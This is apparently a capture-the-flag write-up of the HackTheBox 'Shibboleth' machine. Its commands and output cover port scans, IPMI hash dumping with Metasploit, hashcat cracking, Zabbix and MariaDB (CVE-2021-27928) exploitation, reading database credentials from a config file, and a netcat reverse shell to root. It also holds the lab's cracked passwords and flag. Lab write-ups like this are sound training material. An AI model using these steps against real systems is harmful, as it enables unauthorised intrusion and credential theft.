
Information Gathering


1) Found a open port

```
vigneswar@VigneswarPC: ~/t

┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ tcpscan 10.10.11.124
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 12:27 IST
Nmap scan report for 10.10.11.124
Host is up (0.23s latency).
Not shown: 65472 closed tcp ports (reset), 62 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://shibboleth.htb/
Service Info: Host: shibboleth.htb

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.73 seconds

┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$
```


```
┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ sudo nmap shibboleth.htb -sU --min-rate 1000 -T5 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 12:40 IST
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.29s latency).
Not shown: 992 open|filtered udp ports (no-response), 7 closed udp ports (port-unreach)
PORT    STATE SERVICE
623/udp open  asf-rmcp

Nmap done: 1 IP address (1 host up) scanned in 3.06 seconds
```

2) Checked the website






2) Found vhosts



3) Checked the vhost



Vulnerability Assessment

1) Dumped hashes from ipmi

Dangerous Settings

If default credentials do not work to access a BMC, we can turn to a flaw in the RAKP protocol in IPMI 2.0. During the authentication process, the server sends a salted SHA1 or MD5 hash of the user's password to the client before authentication takes place. This can be leveraged to obtain the password hash for ANY valid user account on the BMC. These password hashes can then be cracked offline using a dictionary attack using `Hashcat` mode `7300`. In the event of an HP iLO using a factory default password, we can use this Hashcat mask attack command `hashcat -m 7300 ipmi.txt -a 3 ?1?1?1?1?1?1?1?1 -1 ?d?u` which tries all combinations of upper case letters and numbers for an eight-character password.

There is no direct "fix" to this issue because the flaw is a critical component of the IPMI specification. Clients can opt for very long, difficult to crack passwords or implement network segmentation rules to restrict the direct access to the BMCs. It is important to not overlook IPMI during internal penetration tests (we see it during most assessments) because not only can we often gain access to the BMC web console, which is a high-risk finding, but we have seen environments where a unique (but crackable) password is set that is later re-used across other systems. On one such penetration test, we obtained an IPMI hash, cracked it offline using Hashcat, and were able to SSH into many critical servers in the environment as the root user and gain access to web management consoles for various network monitoring tools.


To retrieve IPMI hashes, we can use the Metasploit IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval module.

```
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > show options

Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):

   Name                Current Setting                                Required  Description
   ----                ---------------                                --------  -----------
   CRACK_COMMON        true                                           yes       Automatically crack common passwords as they are obtained
   OUTPUT_HASHCAT_FILE                                                no        Save captured password hashes in hashcat format
   OUTPUT_JOHN_FILE                                                   no        Save captured password hashes in john the ripper format
   PASS_FILE           /usr/share/metasploit-framework/data/word      yes       File containing common passwords for offline cracking, one per line
                       lists/ipmi_passwords.txt
   RHOSTS                                                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                                                                sics/using-metasploit.html
   RPORT               623                                            yes       The target port
   SESSION_MAX_ATTEMPTS  5                                            yes       Maximum number of session retries, required on certain BMCs (HP iLO 4, etc)
   SESSION_RETRY_DELAY  5                                             yes       Delay between session retries in seconds
   THREADS             1                                              yes       The number of concurrent threads (max one per host)
   USER_FILE           /usr/share/metasploit-framework/data/word      yes       File containing usernames, one per line
                       lists/ipmi_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set rhosts shibboleth.htb
rhosts => shibboleth.htb
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 10.10.11.124:623 - IPMI - Hash found: Administrator:88b6edac0202000009fc7971c451df4a8846c71ff23cc31d37aaf98914f5d2ce37075a6ff3b6b19ea123456789abcdefa123
456789abcdef140d41646d696e6973747261746f72:b70f26b9aca966400178c3c8709c26d08639ee3a
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) >
```


2) Cracked the hash

```
┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ hashcat -m 7300 '88b6edac0202000009fc7971c451df4a8846c71ff23cc31d37aaf98914f5d2ce37075a6ff3b6b19ea123456789abcdefa123456789abcdef140d41646d696e697374726
1746f72:b70f26b9aca966400178c3c8709c26d08639ee3a' /usr/share/wordlists/rockyou.txt --show
88b6edac0202000009fc7971c451df4a8846c71ff23cc31d37aaf98914f5d2ce37075a6ff3b6b19ea123456789abcdefa123456789abcdef140d41646d696e6973747261746f72:b70f26b9aca96
6400178c3c8709c26d08639ee3a:ilovepumkinpie1
```

3) Logged in to zabbix




4) The zabbix version is vulnerable to RCE



Exploitation

1) Got reverse shell
https://www.exploit-db.com/exploits/50816



2) Logged in with ipmi-svc:ilovepumkinpie1

Privilege Escalation

1) Found db credentials

```
ipmi-svc@shibboleth:~$ cat /etc/zabbix/zabbix_server.conf | grep DB | grep -v "#"
DBName=zabbix
DBUser=zabbix
DBPassword=bloooarskybluh
ipmi-svc@shibboleth:~$
```

2) The mysql version is vulnerable to rce
https://github.com/Al1ex/CVE-2021-27928

```
ipmi-svc@shibboleth:~$ mysql -uzabbix -pbloooarskybluh
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 429
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

3) Got root shell

```
ipmi-svc@shibboleth:~$ mysql -uzabbix -pbloooarskybluh
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 520
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statemen
t.

MariaDB [(none)]> SET GLOBAL wsrep_provider="/tmp/exploit.so";
ERROR 2013 (HY000): Lost connection to MySQL server during query
MariaDB [(none)]>
```

```
┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.124] 47010
whoami
root
cat /root/root.txt
3a1e2d6eb00eb3ea57f1747c93cff8fd
```